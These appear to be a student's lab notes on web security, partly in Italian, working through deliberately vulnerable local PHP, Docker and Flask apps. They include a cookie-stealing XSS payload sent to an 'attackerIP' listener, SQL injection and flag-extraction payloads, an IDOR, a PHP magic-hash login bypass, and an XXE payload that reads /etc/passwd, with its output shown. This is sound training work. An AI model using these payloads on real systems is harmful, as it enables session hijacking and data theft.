[Lab 2] Web security

Se voglio usare Burp suite con firefox devo settare Foxy Proxy e settare il proxy collegarlo a firefox

CREARE UN SITO VULNERABILE

```
sudo service apache2 start
```

- parte il server apache

Vado in /var/www/html e creo un file php

```
<html>
    <body>
        <?php

            session_name("SESSID_1");
            session_start();

            echo "Welcome," . $_GET['name'] . " " . $_GET['surname'];

        ?>

    </body>

</html>
```

CLIENT-SIDE

CROSS-SITE SCRIPTING (XSS)

REFLECTED XSS

Andare su localhost/index.php?name=**script**

```
<script>alert(document.cookie)</script>
```

- crea una alert con dentro i cookie salvati sulla macchina vittima

Per leggerli su quella dell'attaccante:

```
python3 -m http.server 8081
```

- host di un server sulla porta 8081

```
<script>new Image().src="http://attackerIP:8081/?"%2bdocument.cookie</script>
```

- %2b mi server per fare l'encoding di + se no non va

STORED XSS (SECOND ORDER XSS)

Here we need to store our script on the server database, so when an user will see the page in which is stored then will be afflicted by the XSS.
So the server "sends it to the victim".

creo un progetto docker

```
mkdir src
```

```
cd src

cp /var/www/html/index.php .

#aggiungo un file php
<html>
<body>
<?php

$conn = new mysqli("mysql", "root", "password", "xss_demo");

if($conn->connect_error){
    die("Connection failed: " . $conn->connect_error);
}

if($_SERVER["REQUEST_METHOD"] == "POST"){
    $name = $_POST['name'];
    $surname = $_POST['surname'];

    $sql = "INSERT INTO users(name, surname) VALUES ('$name', '$surname')";
    if(!$conn->query($sql)===TRUE){
        echo "ERROR: " . $sql . "<br>" . $conn->error;
    }


}

echo "<h2> Registered users: </h2>";

$sql = "SELECT name, surname from users";

$result = $conn->query($sql);

if($result->numrows > 0 ){
    while($row = $result->fetch_assoc()){
        echo "Name: " . $row['name'] . " " . "Surname: " . $row['surname'] . "<br>";
    }
} else{
    echo "0 results";
}
```

```
session_name("SESSID_1");
session_start();

echo "Welcome," . $_GET['name'] . " " . $_GET['surname'];



?>

<form action="" method= "POST" >
    name: <input type="text" name = "name"><br>
    surname: <input type="text" name = "surname"><br>

    <input type="submit">
</form>

</body>



</html>
```

Creare il docker:

```

```

DOM-BASED XSS

```
sudo docker-compose up --build
```

- it builds the images

```
sudo docker ps
```

- shows us the docker app running

```
sudo service docker restart
```

- se ci sono problemi

BLOGPOSTS on localhost:8080

SQL injection:

1. login no
2. registration no
3. in post.php
    1. ```php
       if (isset($_POST['new_title']) && $_SESSION['is_admin'] === 1) {
           $new_title = $_POST['new_title'];
           $post_id = $_GET['id'];
           $pdo->query("UPDATE post SET title = '$new_title' WHERE id = '$post_id'");
       }
       ```
    2. the thing that works is
       ```

```
' WHERE id='1'; UPDATE post SET title = (SELECT content FROM flag LIMIT 1 OFFSET 0) where id = '1';--
```

- LIMIT 1 allowa us to get only 1 result
- OFFSET 0 allows us to get the last result (if the most recent is put in the last position)

SIMPLEST :

```
'; UPDATE post SET title = (SELECT content FROM flag LIMIT 1 OFFSET 0) where id = '1';--
```

- here we change all posts title to ''
    1. this because we have

```
PDO::ATTR_EMULATE_PREPARES   => true,
```

    1. that allows us to put a subquery

WE CAN ALSO FUZZ THE FLAG:

```
aaa' where id=1 and (select substr(content, FUZZ_INDEX, 1) from flag limit 1) = 'FUZZ_CHAR'; --
```

Vulnerability on post id

```
cristian@cristian-LOQ-15APH8:~$ sudo docker exec -it challenges_db_1 bash
bash-4.4# mysql -u root -p
Enter password:
```

- challenges_db_1 can be seen using sudo docker ps
- password = example

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| blog               |
| information_schema |
```

```
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

```
mysql> INSERT INTO post(id,title,content) values('10005', 'flag', 'flag_IDOR');
Query OK, 1 row affected (0.00 sec)
```

From localhost, access to one post and change id to 10005:

- `localhost:8080/post.php?id=10005`

So we can see posts that are not visible on the homepage:

- ```
  $sql = "SELECT id, title, content FROM post WHERE id < 10001";
  $stmt = $pdo->prepare($sql);
  ```

look at: https://www.sqlinjection.net/advanced/

RESET PASSWORD (LOOSE COMPARISON TYPE JUGGLING VULNERABILITY)
  ```

1. we try to change the password of admin
2. it the password in 0 in the db

```
$st = $this->db->prepare('UPDATE users SET `reset` = :reset, password = 0 WHERE uid = :uid LIMIT 1');
```

3. by this we can exploit a vulnerability of php

```
if ($row && $row['password'] == sha1($pass)) {
```

4. so if we try to access with admin and password = 10932435112
    1. this because the hash of 10932435112 in SHA1 is 0e07766915004133176347055865026311692244


SEE THIS AT: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Type%20Juggling

SCARICARE SNYK

look at: https://book.hacktricks.xyz/welcome/readme

Buycart on localhost:5000

in the homepage we can see:



- so it could be vulnerable to xxe

In the code we can see that the structure must be:

```
xml = request.data.decode()
root = lxml.etree.fromstring(xml)
customer_name = root.find('customer_name').text
product_id = root.find('product_id').text
quantity = root.find('quantity').text
```

So we can exploit a xxe:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<data>
<product_id> &xxe; </product_id>
<quantity> 10 </quantity>
<customer_name> 10 </customer_name>
</data>
```

This will print the passwd file:

Thank you, 10 ! Your order of 10 product(s) with ID
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin has been
placed.